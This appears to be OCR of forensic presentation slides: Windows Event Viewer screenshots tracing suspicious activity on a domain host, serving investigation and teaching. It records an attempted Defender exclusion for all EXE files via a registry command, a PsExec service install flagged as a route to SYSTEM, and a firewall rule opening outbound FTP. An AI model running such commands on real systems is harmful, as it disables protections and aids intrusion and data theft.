
EVENT LOG


File Action View Help
SystemDataArchiver
SystemSettingsThreshold
TaskScheduler
TCPIP
TerminalServices-ClientActiveXCore
TerminalServices-ClientUSBDevices
TerminalServices-LocalSessionManager
TerminalServices-PnPDevices
TerminalServices-Printers
TerminalServices-RemoteConnectionMana
TerminalServices-ServerUSBDevices
TerminalServices-SessionBroker-Client
Time-Service
Time-Service-PTP-Provider
TZSync
TZUtil
UAC
UAC-FileVirtualization
UI-Search
UniversalTelemetryClient
User Control Panel
User Device Registration
User Profile Service
User-Loader
UserPnp
VDRVROOT
VerifyHardwareSecurity
VHDMP
Volume
VolumeSnapshot-Driver
Vpn Plugin Platform
VPN-Client
Wcmsvc
WebAuth
WebAuthN
WebIO
WEPHOSTSVC
WER-PayloadHealth
WFP
Win32k
Windows Defender
Operational
WHC
Windows Firewall With Advanced Security
Windows Remote Management
Operational Number of events: 251
Level Date and Time Source Event ID Task Category
Warning 9/14/2020 10:09:52 PM Windows Defender 1116 None
Information 9/14/2020 10:05:40 PM Windows Defender 2050 None
Information 9/14/2020 10:05:39 PM Windows Defender 1117 None
Warning 9/14/2020 10:05:26 PM Windows Defender 1116 None
Information 9/14/2020 10:03:05 PM Windows Defender 5007 None
Information 9/14/2020 10:02:59 PM Windows Defender 5007 None
Event 1116, Windows Defender
General Details
Windows Defender Antivirus has detected malware or other potentially unwanted software.
For more information please see the following:
https://go.microsoft.com/fwlink/?linkid=37020&name=VirTool:PowerShell/Realm.A&threatid=2147748614&enterprise=0
Name: VirTool:PowerShell/Realm.A
ID: 2147748614
Severity: Severe
Category: Tool
Path: amsi:_C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Detection Origin: Unknown
Detection Type: Concrete
Detection Source: AMSI
User: NIMITZ\Administrator
Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Signature Version: AV: 1.323.1149.0, AS: 1.323.1149.0, NIS: 1.323.1149.0
Engine Version: AM: 1.1.17400.5, NIS: 1.1.17400.5
Log Name: Microsoft-Windows-Windows Defender/Operational
Source: Windows Defender
Logged: 9/14/2020 10:09:52 PM
Event ID: 1116
Task Category: None
Level: Warning
Keywords:
User: SYSTEM
Computer: HAWKEYE.NIMITZ.LOCAL
OpCode: Info
More Information: Event Log Online Help


EVENT LOG


Event Viewer
File Action View Help
PersistentMemory-PmemDisk
PersistentMemory-ScmBus
Policy-based QoS
PowerShell
Admin
Operational
PowerShell-DesiredStateConfiguration-File
PrimaryNetworkIcon
PrintBRM
PrintService
PriResources-Deployment
Program-Compatibility-Assistant
Proximity-Common
PushNotifications-Platform
Rdms-UI
ReadyBoost
ReFS
RemoteApp and Desktop Connections
RemoteDesktopServices-RdpCoreTS
RemoteDesktopServices-RemoteFX-Synth3
RemoteDesktopServices-SessionServices
Remotefs-Rdbss
Resource-Exhaustion-Detector
Resource-Exhaustion-Resolver
RestartManager
RRAS-AGILEVPN-Provider
RRAS-Provider
Security-Adminless
Security-Audit-Configuration-Client
Security-EnterpriseData-FileRevocationMar
Security-ExchangeActiveSyncProvisioning
Security-IdentityListener
Security-Kerberos
Security-LessPrivilegedAppContainer
Security-Mitigations
Security-Netlogon
Security-SPP-UX-GenuineCenter-Logging
Security-SPP-UX-Notifications
Security-UserConsentVerifier
SecurityMitigationsBroker
SENSE
Operational Number of events: 17,047
Level Date and Time Source Event ID Task Category
Verbose 9/14/2020 7:01:41 PM PowerShell (Microsoft-Wind... 4104 Execute a Remote Command
Verbose 9/14/2020 7:01:41 PM PowerShell (Microsoft-Wind... 4106 Stopping Command
Verbose 9/14/2020 7:01:41 PM PowerShell (Microsoft-Wind... 4105 Starting Command
Information 9/14/2020 7:01:41 PM PowerShell (Microsoft-Wind... 4103 Executing Pipeline
Verbose 9/14/2020 7:01:41 PM PowerShell (Microsoft-Wind... 4106 Stopping Command
Information 9/14/2020 7:01:41 PM PowerShell (Microsoft-Wind... 4103 Executing Pipeline
Event 4103, PowerShell (Microsoft-Windows-PowerShell)
General Details
CommandInvocation(New-ItemProperty): "New-ItemProperty"
ParameterBinding(New-ItemProperty): name="Path"; value="HKLM:\SOFTWARE\Microsoft\Windows Defender\Exclusions\Extensions"
ParameterBinding(New-ItemProperty): name="Name"; value="EXE"
ParameterBinding(New-ItemProperty): name="Value"; value="0"
NonTerminatingError(New-ItemProperty): "Requested registry access is not allowed."
Context:
Severity = Informational
Host Name = ConsoleHost
Host Version = 5.1.17763.1007
Host ID = b02aff06-ac54-4c30-a077-2d4606ff7dc9
Host Application = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Engine Version = 5.1.17763.1007
Runspace ID = 68275338-01ae-46b3-bebb-35f650692aaf
Pipeline ID = 6
Command Name = New-ItemProperty
Command Type = Cmdlet
Script Name =
Command Path =
Sequence Number = 52
User = NIMITZ\Administrator
Connected User =
Shell ID = Microsoft.PowerShell
Log Name: Microsoft-Windows-PowerShell/Operational
Source: PowerShell (Microsoft-Wind Logged: 9/14/2020 7:01:41 PM
Event ID: 4103 Task Category: Executing Pipeline
Level: Information Keywords: None
User: NIMITZ\Administrator Computer: HAWKEYE.NIMITZ.LOCAL
Actions
Operational
Open Saved Log...
Create Custom View...
Import Custom View...
Clear Log...
Filter Current Log...
Properties
Disable Log
Find...
Save All Events As...
Attach a Task To this Log...
View
Refresh
Help
Event 4103, PowerShell (Microsoft-Windows-Power...
Event Properties
Attach Task To This Event...
Save Selected Events...
Copy
Refresh
Help

EVENT LOG



Application Number of events: 1,014
Level
Date and Time
Source
Information 9/10/2020 2:40:13 AM Winlogon
Information 9/10/2020 2:39:46 AM Desktop Window Manager
Information 9/10/2020 2:38:58 AM Windows Error Reporting
Information 9/10/2020 2:38:58 AM Windows Error Reporting
Error 9/10/2020 2:38:57 AM Application Error
Information 9/10/2020 2:08:18 AM Windows Error Reporting
Information 9/10/2020 2:08:17 AM Windows Error Reporting
Information 9/10/2020 2:08:17 AM Windows Error Reporting
Error 9/10/2020 2:08:16 AM Application Error
Error 9/10/2020 2:08:16 AM Application Error
Information 9/9/2020 10:07:56 PM SceCli
Information 9/9/2020 10:06:19 PM VSS
Information 9/9/2020 10:03:16 PM LoadPerf
Information 9/9/2020 10:03:15 PM Search-ProfileNotify
Warning 9/9/2020 10:03:14 PM User Profile General
Information 9/9/2020 10:03:14 PM Search-ProfileNotify
Event 1000, Application Error
General
Details
Faulting application name: mmc.exe, version: 10.0.17763.1282, time stamp: 0xb86dd98f
Faulting module name: inetmgr.dll, version: 10.0.17763.1, time stamp: 0x17b88003
Exception code: 0xc0000005
Fault offset: 0x00000000000446b4
Faulting process id: 0x22e0
Faulting application start time: 0x01d68738c17ddb2d
Faulting application path: C:\Windows\system32\mmc.exe
Microsoft Managment Console
Faulting module path: C:\Windows\System32\inetsrv\inetmgr.dll
Report Id: be455675-7cc9-48ff-8fbb-d1c2432fc384
Faulting package full name:
Faulting package-relative application ID:
Log Name: Application
Source: Application Error
Logged: 9/10/2020 2:08:16 AM
Event ID: 1000
Task Category: (100)
Level: Error
Keywords: Classic
User: N/A
Computer: HAWKEYE.NIMITZ.LOCAL
OpCode:
More Information: Event Log Online Help

EVENT LOG


Event Viewer (Local)
Custom Views
Windows Logs
Application
Security
Setup
System
Forwarded Events
Applications and Services Lo
Subscriptions
System Number of events: 4,658 (!) New events available
Level Date and Time Source Eve... Task Category
Information 9/4/2020 12:39:25 AM Service Control Manager 7045 None
Information 9/10/2020 8:28:47 PM Service Control Manager 7045 None
Information 9/4/2020 12:39:25 AM Service Control Manager 7045 None
Information 9/4/2020 5:15:22 AM Service Control Manager 7045 None
Information 9/4/2020 12:58:54 AM Service Control Manager 7045 None
Information 9/3/2020 7:59:08 PM Service Control Manager 7045 None
Information 9/11/2020 10:21:21 ... Service Control Manager 7042 None
Information 9/11/2020 10:21:41 ... Service Control Manager 7042 None
Information 9/9/2020 9:35:08 PM Service Control Manager 7040 None
Information 9/9/2020 9:38:22 PM Service Control Manager 7040 None
Information 9/3/2020 8:14:41 PM Service Control Manager 7040 None
Information 9/4/2020 6:00:07 AM Service Control Manager 7040 None
Information 9/14/2020 7:14:13 PM Service Control Manager 7040 None
Information 9/14/2020 7:14:13 PM Service Control Manager 7040 None
Information 9/9/2020 8:57:09 PM Service Control Manager 7040 None
Information 9/9/2020 8:59:09 PM Service Control Manager 7040 None
Information 9/4/2020 12:39:11 AM Service Control Manager 7040 None
Event 7045, Service Control Manager
General Details
A service was installed in the system.
Service Name: PSEXESVC
Service File Name: %SystemRoot%\PSEXESVC.exe
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem
Can be used to elevate to SYSTEM user
Log Name: System
Source: Service Control Manager Logged: 9/10/2020 8:28:47 PM


RELEVANT POWERSHELL LOGS


POWERSHELL LOGS





```
PS C:\Users\James\Documents> New-NetFirewallRule -DisplayName "jo1" -Direction Outbound -LocalPort 21 -Protocol TCP -Action Allow


Name                  : {9e849a0a-bbe4-4d3e-bc81-750274015846}
DisplayName           : jo1
Description           :
DisplayGroup          :
Group                 :
Enabled               : True
Profile               : Any
Platform              : {}
Direction             : Outbound
Action                : Allow
EdgeTraversalPolicy   : Block
LooseSourceMapping    : False
LocalOnlyMapping      : False
Owner                 :
PrimaryStatus         : OK
Status                : The rule was parsed successfully from the store. (65536)
EnforcementStatus     : NotApplicable
PolicyStoreSource     : PersistentStore
PolicyStoreSourceType : Local
```

